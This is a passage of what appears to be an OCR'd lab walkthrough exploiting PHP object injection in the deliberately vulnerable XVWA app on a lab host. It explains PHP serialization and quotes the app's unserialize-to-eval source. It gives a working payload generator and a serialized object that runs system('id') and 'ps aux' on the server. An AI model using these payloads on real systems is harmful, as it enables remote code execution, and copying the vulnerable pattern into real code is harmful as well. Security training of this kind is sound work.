
URL: http://demo.ine.local



An instance of **XVWA** is hosted on the Apache webserver.


Step 5: Open PHP Object Injection page.

Select **PHP Object Injection** from the available set of vulnerabilities:



Step 6: Interact with the vulnerable page.

Press the **CLICK HERE** button and notice the resulting URL:



You should see the following URL:

http://demo.ine.local/xvwa/vulnerabilities/php_object_injection/?r=a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Application";}

There is an object in the URL parameter r.

If you notice closely, the values present in this parameter - XVWA and Xtreme Vulnerable Web Application are shown on the page.


But what exactly is this object contained in the r parameter?

Let's search for it:

Search string:


a:2:{i:0;s:4:"";i:1;s:33:"";}

We have intentionally omitted any references to XVWA to avoid getting results specific to it.



Notice we got back some results indicating it is serialized PHP data.


One of the comments on SO also indicates to use the PHP serialize and unserialize methods on this kind of input:



Let's try to produce similar results using the [serialize] method from PHP:

Commands:

```
php -a
echo serialize("Hello World!");
echo serialize(array('a', 2, 'c', 4, 'e', 6, 'g', 8, 'i',
10));
```



The above commands would do the following:

php -a: Launch an interactive PHP environment - a REPL (read-eval-print-loop). Here we can run PHP code without having to set up any webserver.

The second command serialized the string **Hello World!**.

The result is simple enough - s:12 indicates what follows is a string of 12 characters.

The third command goes one step ahead and serializes an array, which is where serialization has its value - more on that shortly.

The output says a:10, indicating what follows is an array of size 10. Then we have all the elements of the array. Each array element's index and value are indicated. For instance, let's consider the first two elements:

- i:0;s:1:"a" - Element at index 0 is a string of size 1 and that string is "a".
- i:0;i:2 - Element at index 1 is an integer and it's value is 2.

Hopefully, this makes much more sense now.

What's serialization?


Sometimes you get to situations where you have to pass objects over the network, or the state of a program is to be stored for later use. How can you do that, provided that the information is present in an object?

One possibility is to save all the object's properties and then populate them back later. That would be good, but it would be reinventing the wheel and would not be as optimized and compact as it could have been. Serialized objects must also later be deserialized. Since this is a standard requirement, it is built-in into the programming languages like Java, PHP, and the like.

Now that we know the parameter we saw in the URL was actually a PHP serialized object, let's figure it out using what we learned above:


Commands:

```
php -a
echo unserialize('a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme
Vulnerable Web Application";}');
var_dump(unserialize('a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme
Vulnerable Web Application";}'));
```



We run the PHP code from the interactive mode and unserialize the PHP object. Notice that it is an associative array having two items.

Check the PHP manual for unserialize:



Notice the big red warning message. It's a clear warning to the developers about the RCE threat if they pass user-controlled input to the unserialize function.

Step 7: Check the source code of the PHP Object Injection page from Github.

URL:
https://github.com/s4n7h0/xvwa/blob/master/vulnerabilities/php_object_injection/home.php

```
19                      <label></label>
20                  <div class="form-group" align="left">
21                      <a class="btn btn-primary" href='?r=a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Application";}' type="submit">CLICK HERE</a>
22                  </div>
23                      <?php
24                          class PHPObjectInjection{
25                              public $inject;
26                              function __construct(){
27
28                              }
29
30                              function __wakeup(){
31                                  if(isset($this->inject)){
32                                      eval($this->inject);
33                                  }
34                              }
35                          }
36                          if(isset($_REQUEST['r'])){
37
38                              $var1=unserialize($_REQUEST['r']);
39
40
41                              if(is_array($var1)){
42                                  echo "<br/>".$var1[0]." - ".$var1[1];
43                              }
44                          }else{
45                              echo ""; # nothing happens here
46                          }
47                      ?>
48          </div>
```


Notice the relevant code snippet shown in the above image. If the request contains the parameter r, its value is unserialized. Also, notice the call to eval - the inject parameter is directly passed to eval, which is an excellent opportunity for RCE.

Step 8: Exploit the insecure PHP deserialization vulnerability.

Save the following code snippet as object.php:

```
<?php
    class PHPObjectInjection {
        public $inject="system('id');";
    }
    $obj=new PHPObjectInjection();
```

```
    var_dump(serialize($obj));
?>
```




Notice the above code snippet sets the inject parameter to system('id'), which would run the id command on the webserver.

Serialize the object:

Command:


```
php object.php
```



Serialized payload:

```
O:18:"PHPObjectInjection":1:{s:6:"inject";s:13:"system('id');
";}
```

Assign the generated value in the r parameter in the URL:



Notice the results of the id command are shown on the page.


With that, we successfully exploited the insecure deserialization issue to run arbitrary commands.

Step 9: Check the list of running processes.

Now that we have code execution on the target server, let's check the list of running processes:

Save the following code snippet as object.php:


```
<?php
    class PHPObjectInjection {
        public $inject="system('ps aux');";
    }
    $obj=new PHPObjectInjection();
    var_dump(serialize($obj));
?>
```



Serialize the object:

Command:

